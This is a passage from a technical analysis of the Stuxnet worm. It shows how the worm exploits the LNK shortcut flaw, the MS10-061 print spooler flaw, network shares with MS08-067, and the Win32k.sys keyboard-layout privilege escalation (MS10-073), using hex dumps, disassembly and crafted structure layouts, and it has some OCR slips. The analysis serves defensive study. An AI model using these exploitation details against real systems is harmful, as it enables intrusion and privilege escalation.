00000000:  4C 00 00 00-01 14 02 00-00 00 00 00-C0 00 00 00  L   ☺¶☻     └
00000010:  00 00 00 46-81 00 00 00-00 00 00 00-00 00 00 00     FБ
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 01-00 00 00 00             ☺
00000040:  00 00 00 00-00 00 00 00-00 00 00 5A-08 14 00 00             Z◘¶
00000050:  1F 50 E0 4F-D0 20 EA 3A-69 10 A2 D8-08 00 2B 30  ▼PpOш ъ:i►в╪◘ +0
00000060:  30 9D 14 00-2E 00 20 20-EC 21 EA 3A-69 10 A2 DD  0Э¶ .   ь!ъ:i►в▌
00000070:  08 00 2B 30-30 9D 30 08-00 00 00 00-00 00 00 00  ◘ +00Э0◘
00000080:  00 00 00 6A-01 00 02 00-00 00 00 00-00 00 5C 00     j☺ ☻         \
00000090:  5C 00 2E 00-5C 00 53 00-54 00 4F 00-52 00 41 00  \ . \ S T O R A
000000A0:  47 00 45 00-23 00 52 00-65 00 6D 00-6F 00 76 00  G E # R e m o v
000000B0:  61 00 62 00-6C 00 65 00-4D 00 65 00-64 00 69 00  a b l e M e d i
000000C0:  61 00 23 00-37 00 26 00-31 00 63 00-35 00 32 00  a # 7 & 1 c 5 2
000000D0:  33 00 35 00-64 00 63 00-26 00 30 00-26 00 52 00  3 5 d c & 0 & R
000000E0:  4D 00 23 00-7B 00 35 00-33 00 66 00-35 00 36 00  M # { 5 3 f 5 6
000000F0:  33 00 30 00-64 00 2D 00-62 00 36 00-62 00 66 00  3 0 d - b 6 b f
00000100:  2D 00 31 00-31 00 64 00-30 00 2D 00-39 00 34 00  - 1 1 d 0 - 9 4
00000110:  66 00 32 00-2D 00 30 00-30 00 61 00-30 00 63 00  f 2 - 0 0 a 0 c
00000120:  39 00 31 00-65 00 66 00-62 00 38 00-62 00 7D 00  9 1 e f b 8 b }
00000130:  5C 00 7E 00-57 00 54 00-52 00 34 00-31 00 34 00  \ ~ W T R 4 1 4
00000140:  31 00 2E 00-74 00 6D 00-70 00 00 00-00 00 00 00  1 . t m p
```


Figure 3.10 – Contents of the .LNK Files

The worm exploits the CVE-2010-2568 vulnerability (see section The LNK exploit for details) to infect the system. You can see in the figure above the highlighted name of the module to be loaded during the exploitation of the vulnerability. When a user tries to open an infected USB flash drive with an application that can display icons for shortcuts, the file with the name ~WTR4141.TMP is loaded and its entry point is called. The file is, in fact, a dynamic link library, the main purpose of which is to load another file with the name ~WTR4132.TMP from the infected flash drive.

The files with the .LNK filename extension are essentially the same except they specify different paths to the single file:

- *\\.\STORAGE#Volume#_??_USBSTOR#Disk&Ven_____USB&Prod_FLASH_DRIVE&Rev_#12345000100000000173&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp*;
- *\\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#Disk&Ven_____USB&Prod_FLASH_DRIVE&Rev_#12345000100000000173&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp*;
- *\\.\STORAGE#RemovableMedia#8&1c5235dc&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp*;
- *\\.\STORAGE#RemovableMedia#7&1c5235dc&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp*.


All these strings specify a path to the file located on the removable drive, and are used instead of a short form of the path with a drive letter. The first part of the path to the file (before the backslash "\" that precedes the filename) is a symbolic link name referring to the corresponding volume, as we can see on the figure below:



```
STORAGE#Volume#_??_USBSTOR#Disk&Ven_Kingston&Prod_DT_101_G2&Rev_1.00#001...   SymbolicLink   \Device\HarddiskVolume5
STORAGE#Volume#{87ebf61c-6c7d-11df-beb5-005056c00008}#0000000000007E00#{53f56...   SymbolicLink   \Device\HarddiskVolume3
STORAGE#Volume#{bc7c59a0-311b-11df-92ea-806e6f6e6963}#0000000000100000#{53f56...   SymbolicLink   \Device\HarddiskVolume1
STORAGE#Volume#{bc7c59a0-311b-11df-92ea-806e6f6e6963}#0000000006500000#{53f56...   SymbolicLink   \Device\HarddiskVolume2
```

Figure 3.11 – Symbolic Link Names of Volumes

The first entry in figure 4.2.3 corresponds to the volume representing a USB flash drive, the name of which is *\Device\HarddiskVolume5*. Notably, that drive letters are symbolic link names too that refer to the same device objects:



```
C:                              SymbolicLink   \Device\HarddiskVolume2
F:                              SymbolicLink   \Device\HarddiskVolume3
G:                              SymbolicLink   \Device\HarddiskVolume5
```

Figure 3.12 – Drive letters

Stuxnet uses the long versions of pathnames because it is impossible to predict what letter corresponds to a removable drive in a remote system, and as a result, the short paths are likely to be incorrect in some cases. The longer variant of a path is constructed with respect to certain rules and configuration information obtained from the hardware, so that we can predict with considerable accuracy what symbolic link name corresponds to a device on a remote machine.


The rules according to which these symbolic link are constructed vary depending on the operating system, which is why Stuxnet uses four distinct .LNK files. For instance, the first entry in the list presented above won't work on Windows XP but will work on Windows 7, the second entry works on Windows Vista, while the last two entries work on Windows XP, Windows Server 2003 and Windows 2000.

3.3 The MS10-061 Attack Vector

Another way in which the worm replicates itself over the network exploits a vulnerability in Window Spooler (MS10-061). Machines with file and printer sharing turned on are vulnerable to the attack. This vulnerability results in privilege escalation allowing a remote user using a Guest account to write into *%SYSTEM%* directory of the target machine.

The attack is performed in two stages: during the first stage the worm copies the dropper and additional file into *Windows\System32\winsta.exe* and *Windows\System32\wbem\mof\sysnullevnt.mof* respectively, while at the second stage the dropper is executed.

The first stage exploits the MS10-061 vulnerability. Under certain conditions the spooler improperly impersonates a client that sends two “documents” for printing as we can see on the figure below.



Document Name	Status	Owner	Pages	Size	Submitted	Port
Default	printing	Guest	n/a	502 KB	22:15:43 16.09.2010	winsta.exe
Default		Guest	n/a		22:15:44 16.09.2010	wbem\mof\sysnullevnt.mof

Figure 3.13 – "Printing" Malicious Files into Files in %SYSTEM% Directory

These documents are “printed” to files in the *%SYSTEM%* directory while a user has Guest privileges that shouldn’t entail access rights to the *%SYSTEM%* directory. During exploitation of the vulnerability, a thread of the process spoolsv.exe calls an API function *StartDocPrinter()* with parameter specifying the following information about document to be printed:

```
typedef struct _DOC_INFO_1 {
        LPTSTR pDocName;                  // Default
        LPTSTR pOutputFile;               // winsta.exe or wbem\mof\sysnullevnt.mof
        LPTSTR pDatatype;                 // RAW
} DOC_INFO_1;
```

In the middle of September 2010, Microsoft released a security patch to fix MS10-061. We have compared the original executable *spoolsv.exe* with the patched executable and found some functional differences. One of the most important differences concerns the *YStartDocPrinter* function which is eventually called in order to print a document. On the figure below we provide a graphical representation of the functions.





Figure 3.14 – Functional Changes in the Patched Version

The left-hand side represents the patched function while on the right-hand the original is displayed. The functions are in general the same, but some additional checks have been added, and these are highlighted in red. Before printing a document the function performs the following checks:

- whether the caller belongs to Local group;
- *whether OutputFile* parameter is NULL or equal to a port name of the printer: otherwise a client needs to have appropriate access rights to write to the specified file.

The sequence of check is presented on the figure below.



```
01007119
7119    cmp     b2 ds: [eax ],  b2 bx
711c    jz      loc_1006846

01007122
7122    call    CheckLocalCall()
7127    test    eax , eax
7129    mov     eax , ds: [esi +4]
712c    jnz     loc_1007154

0100712e
712e    push    ds: [eax+4]
7131    push    ss: [ebp+hPrinter ]
7134    call    ValidateOutputFile(x,x)
7139    test    eax , eax
713b    jnz     loc_1006846

01007154
7154    mov     ecx , ds: [eax+4]
7157    mov     ss: [ebp +var_20 ],  ecx
715a    mov     ds: [eax +4],  ebx
715d    jmp     loc_1006846

01007141
7141    cmp     ss: [ebp+arg_C ],  ebx
7144    jz      loc_100714C

01006846
6846    push    ds: [esi+4]
6849    push    ds: [esi ]
684b    push    ss: [ebp+hPrinter ]
684e    call    StartDocPrinterW(x,x,x)
6853    jmp     loc_1007162
7162    mov     edi , ss: [ebp+arg_8 ]
7165    mov     ds: [edi ],  eax
7167    mov     eax , ss: [ebp+var_20 ]
716a    cmp     eax , ebx
716c    jz      loc_10066c2

01007146
7146    call    ds: [RpcRevertToSelf()   ]

01007172
7172    mov     ecx , ds: [esi +4]
7175    mov     ds: [ecx +4],  eax
7178    jmp     loc_10066c2

0100714c
714c    push    5
714e    pop     eax
714f    jmp     loc_10066o7

010066c2
66c2    cmp     ss: [ebp+arg_C ],  ebx
66c5    jz      loc_10066c0
```


Figure 3.15 – Additional Checks Implemented by Microsoft

The second stage of the attack employs the file *wbem\mof\sysnullevnt.mof* : that is, a *Managed Object Format* file. Files of this type are used to create or register providers, events, and event categories for WMI. Under certain conditions this file runs *winsta.exe* (the dropper) and its execution by the system results in the infection of the system.

3.4 Network Shared Folders And RPC Vulnerability (MS08-067)

The worm is also capable of distributing itself over the network through shared folders. It scans network shares c$ and admin$ on the remote computers and installs a file (dropper) there with the name *DEFRAG<GetTickCount>.TMP,* and schedules a task to be executed on the next day:

rundll.exe "C:\addins\DEFRAGdc2d0.TMP", DllGetClassObject


At1

C:\WINDOWS\Tasks\At1.job

Run: rundll32.exe "C:\addins\DEFRAGdc2d0.TMP" ,DllGetCla

Start in:

Comments: NetScheduleJobAdd

Run as: NTAUTORITY\SYSTEM

□ Run only if logged on

☑ Enabled (scheduled task runs at specified time)

Figure 3.16 – Stuxnet Schedules Dropper Execution on the Next Day

Stuxnet’s exploitation of the MS08-67 vulnerability to propagate itself through the network is comparable to the use of the same vulnerability by the network worm Conficker. Its exploit is implemented as a separate module. We have compared the two exploit implementations in Conficker and Stuxnet and found that the shell codes that have been used are different. Stuxnet's shell code is rather sophisticated and employs advanced techniques that have recently become widely spread such as ROP (return oriented programming).


3.5 0-day in Win32k.sys (MS10-073)

When the Win32/Stuxnet worm didn't have enough privileges to install itself in the system it exploited a recently patched (MS10-73) 0-day vulnerability in the win32k.sys system module to escalate privilege level up to SYSTEM, which enabled it to perform any tasks it likes on the local machine. The vulnerable systems are:

- Microsoft Windows 2000;
- Unpatched Windows XP (all service packs).

Actually, in theory, it is possible to exploit this vulnerability on the other systems as the code pertaining to the vulnerability exists (see figure 3.17), but there are no known ways to reach it (i. e. the code that transfers control to the shell code) and as a result the shell code won't be executed.


To perform this trick, Stuxnet loads a specially crafted keyboard layout file, making it possible to execute arbitrary code with SYSTEM privileges. The escalation of privileges occurs while dispatching input from the keyboard in Win32k.sys module. While processing input from the keyboard using the *NtUserSendInput* system service, the following code is executed:



```
                    loc_BF848563:                            ; CODE XREF: xxxKENLSProcs(x,x)-14↓j
FF 75 0C                              push    [ebp+arg_4]
69 C0 84 00 00 00                     imul    eax, 84h
03 C1                                 add     eax, ecx
0F B6 88 7D FF FF+                    movzx   ecx, byte ptr [eax-83h]
57                                    push    edi
05 7C FF FF FF                        add     eax, 0FFFFFF7Ch
50                                    push    eax
FF 14 8D B8 89 99+                    call    _aNLSVKFProc[ecx*4] ; NlsNullProc(x,x,x)
EB 48                                 jmp     short loc_BF8485CD
```

Figure 3.17 – A fragment of the executed code during processing keyboard input

The purpose of this code is to determine how to dispatch virtual key code of the pressed button. Register *ecx* specifies the type of the handler according to the current keyboard layout to be called in _*aNLSVKProc* procedure table. This table consists of three handlers:



```
.data:BF9989B0                  dd offset _NlsKanaEventProc@12 ; NlsKanaEventProc(x,x,x)
.data:BF9989B4                  dd offset _NlsConvOrNonConvProc@12 ; NlsConvOrNonConvProc(x,x,x)
.data:BF9989B8 _aNLSVKFProc     dd offset _NlsNullProc@12 ; DATA XREF: xxxKENLSProcs(x,x)-3E↑r
.data:BF9989B8                                         ; NlsNullProc(x,x,x)
.data:BF9989BC                  dd offset _KbdNlsFuncTypeNormal@12 ; KbdNlsFuncTypeNormal(x,x,x)
.data:BF9989C0                  dd offset _KbdNlsFuncTypeAlt@12 ; KbdNlsFuncTypeAlt(x,x,x)
.data:BF9989C4 _aVkNumpad       dd 0FF696867h                ; DATA XREF: InternalMapVirtualKeyEx(x,x,x)+55↑r
.data:BF9989C4                                               ; InternalMapVirtualKeyEx(x,x,x)+5B↑o
.data:BF9989C8                  dd 0FF666564h
.data:BF9989CC                  dd 60636261h
.data:BF9989D0                  db  6Eh ; n
.data:BF9989D1                  db    0
```

Figure 3.18 – _*aNLSVKProc* procedure table

As we can see from the figure above (3.18), the _*aNLSVKProc* is followed by 3 DWORDs, the last of which (highlighted in red) can be interpreted as a pointer pointing to *0x60636261* in the user-mode address space. Thus, if we set the *ecx* register in the code in figure 1 with the proper value, namely 5, then we can execute code at *0x6036261* with SYSTEM privileges.


We can manipulate the *ecx* register in this code by loading a specially crafted keyboard layout file specifying that certain virtual key codes should call the procedure indexed as 5. The keyboard layout file is a dynamic link library of which the *.data* section is specially structured. Below we present a structure that maps virtual keys to corresponding procedures in the table.

```
typedef struct _VK_TO_FUNCTION_TABLE {

        BYTE Vk;                           // Virtual-key code

        BYTE NLSFEProcType;                // Index of the procedure in _aNLSVKProc table
                                           // corresponding to the virtual key

        BYTE NLSFEProcCurrent;

        BYTE NLSFEProcSwitch;

        VK_FPARAM NLSFEProc[8];

        VK_FPARAM NLSFEProcAlt[8];

} VK_F, *KBD_LONG_POINTER PVK_F;
```

The worm loads a special keyboard layout file by calling *NtUserLoadKeyboardLayoutEx* and passing it the following hexadecimal constant *0x01AE0160* as an *offTable* parameter. The low word of this parameter specifies the RVA (Relative Virtual Address) of the KBDTABLES structure from the beginning of the file, while the high word specifies the RVA of KBDNLSTABLES, which is of particular interest. The latter structure determines the address and size of the array of VK_F structures contained in the file.

```
typedef struct tagKbdNlsLayer {

        USHORT OEMIdentifier;

        USHORT LayoutInformation;

        UINT   NumOfVkToF;                 // Size of array of VK_F structures

        PVK_F  pVkToF;                     // RVA of array of VK_F structures in the
                                           // keyboard layout file

        INT    NumOfMouseVKey;

        USHORT *KBD_LONG_POINTER pusMouseVKey;

} KBDNLSTABLES, *KBD_LONG_POINTER PKBDNLSTABLES;
```

In figure 3.19 below we present the contents of the .data section where we can see that the structure KBDNLSTABLES located at RVA *0x1AE* specifies one structure VK_F located at RVA 0x01C2.




```
00000160:  94 01 00 00-9E 01 00 00-00 00 00 00-00 00 00 00
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  A6 01 00 00-AA 01 00 00-00 00 00 00-00 00 00 00
00000190:  00 00 00 00-9C 01 00 00-00 00 00 00-00 00 00 00
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 01 00-00 00 C2 01-00 00 00 00-00 00 00 00
000001C0:  00 00 00 05-00 00 00 00-00 00 00 00-00 00 00 00
000001D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000200:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000210:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000220:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000230:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000240:  00 00 00 00-00 00       -           -
```

Figure 3.19 – *.data* section of the crafted keyboard layout file


As we can see, the keyboard layout file contains exactly one VK_F structure that maps a virtual-key with code equal to procedure 0 in _*aNLSVKProc* with indexed as 5.

